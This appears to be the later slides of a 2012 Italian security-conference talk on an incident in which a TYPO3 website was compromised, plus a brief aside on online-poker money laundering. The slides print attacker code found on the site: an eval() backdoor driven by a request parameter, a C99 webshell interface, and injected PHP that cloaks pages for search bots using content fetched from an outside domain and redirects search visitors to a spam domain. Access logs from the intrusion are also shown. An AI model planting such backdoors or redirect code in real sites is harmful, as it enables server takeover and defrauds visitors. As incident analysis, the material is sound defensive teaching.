isset($_REQUEST['php_code'])) {
    eval($_REQUEST['php_code']);
    exit();
}
```



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# Step 2: Own as Much as you Can

TYPO3

## Action 2

The screenshot shows a terminal-like interface for a web-based exploit. At the top, it displays system information: Software: Apache/2.2.3 (Linux/SUSE), PHP/5.2.5, uname -a: Linux donkey 2.6.18.0-9-default #1 SMP Sun Feb 10 22:48:05 UTC 2008 x86\_64, and user details: uid=30(wwwrun) gid=8(www) groups=8(www). Below this is a banner: Safe-mode: /home/derek/.htaccess. The current directory is /home/derek/MyPictures/. The interface includes a file listing table with columns: Name, Size, Modify, Owner/Group, Perms, and Action. The table lists 16 folders. Below the table are several interactive fields: Command execute (Enter: [redacted] Execute), Search (Search), Upload (Browse, Upload, [Preview Only]), Make Dir (Create, [Bash-Only]), and Make File (Create, [Bash-Only]). At the bottom, there are Go Dir and Go File buttons, and a footer note: --[ C99madshell v. 2.0 madnet edition EDITED BY MADNET | http://mocamadshell.com | Generation time: 0.006 ]--.



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.

# Step 3: Set Google Redirect Hack

## class.t3lib\_timetrack.php

```
$bot_list = array("8.6.48", "62.172.199", "62.27.59", "63.163.102", "64.157.137", .....);
$ip = preg_replace("/^(\\d+\\.){3}\\d+$/", $_SERVER["REMOTE_ADDR"]);
$originalip = $_SERVER["REMOTE_ADDR"];
$cdomain="sitoconcontenutibrutti.com"; $rdomain="sitochevendeviagra.com";
.....
$page=urlencode("http://".$_SERVER["HTTP_HOST"].$_SERVER["REQUEST_URI"]);
if(in_array($ip, $bot_list)) {
    if((md5($_REQUEST['ch']) == 'e855f400128460e012b9c08d26872b2f') && isset($_REQUEST["php_code"])) { $_REQUEST["php_code"] exit(); }
    $outsourceurl="http://$cdomain/showop.php?page=$page";
    $out=http_get($outsourceurl);
    .....
    $originalpage=preg_replace('/href=(["\'][0,1])http.*?>/i', '>', $originalpage);
    .....
}
print $originalpage;
exit;
}

if (preg_match('/live|msn|yahoo|google|ask|aol/', $_SERVER["HTTP_REFERER"])) {
    .....
    $page = urlencode("http://".$_SERVER["SERVER_NAME"].$_SERVER["REQUEST_URI"]);
    header('Cache-Control: no-cache, no-store, must-revalidate');
    header("Location: http://$rdomain/r.pl?niche=$niche&page=$page&ref=".urlencode($_SERVER["HTTP_REFERER"]));
    exit;
}
```



# 06/06/2011 - 13:29:17 - Google Hack Reloaded

06/Jun/2011 ore 13:29:42

Inizio scansione backdoor (Bot)

06/Jun/2011 ore 22:14:33

Trova un HTTP 200 su una pagina non bonificata!!!

359020	2011-06-06 22:24:59	 Critical	<a href="#">8479: HTTP: Suspicious HTTP Request</a>	http	1A-1B	75.125.140.215:49492
359019	2011-06-06 22:14:56	 Critical	<a href="#">8479: HTTP: Suspicious HTTP Request</a>	http	1A-1B	75.125.140.215:57467

06/Jun/2011 ore 22:36:43

Riesce Evasion sull'IPS

[06/Jun/2011:22:37:36 +0200] "POST /xxx.php HTTP/1.1" 200 2785 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google...)

[06/Jun/2011:22:38:00 +0200] "POST /xxx.php HTTP/1.1" 200 7474 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google...)

06/Jun/2011 ore 22:38:34

Entra nella WebShell C99

[06/Jun/2011:22:38:34 +0200] "GET /typo3conf/auth.php HTTP/1.1" 200 23839 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:2.0.1)..."



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

The new way to America



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

**Andrea Pompili**  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.




MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# Heres's to you: The Poker Laundry



Andrea Pompili

[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.



Except where otherwise noted  
<http://creativecommons.org/licenses/by-sa/3.0/>

## 12-2002

<http://www.gao.gov/new.items/do389.pdf>

**"Credit card and gaming industry officials did not believe Internet gambling posed any particular risks in terms of money laundering"**

## 04-2011

United States vs Scheinberg (U.S. Federal Crime)

PokerStars (Scheinberg) - Full Tilt Poker - Cereus

**~ 3 Miliardi di Dollari riciclati**

**75 account bloccati per 500 Milioni di Dollari**



# La naturale conclusione...

```
int getRandomNumber()
{
    return 4; // chosen by fair dice roll.
              // guaranteed to be random.
}
```



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012  
<http://moca.olografix.org>

# Questions?

English

# ¿Preguntas?

Spanish

# مَطَالِبِ أَيَّةٍ

Arabic

# Ερωτήσεις?

Greek

# Domande?

Italian

# вопросы?

Russian

# ବିପ୍ରସ୍ତରି

Sindarin

# tupoQghachmey

Klingon

# 質問

Japanese



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili

[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.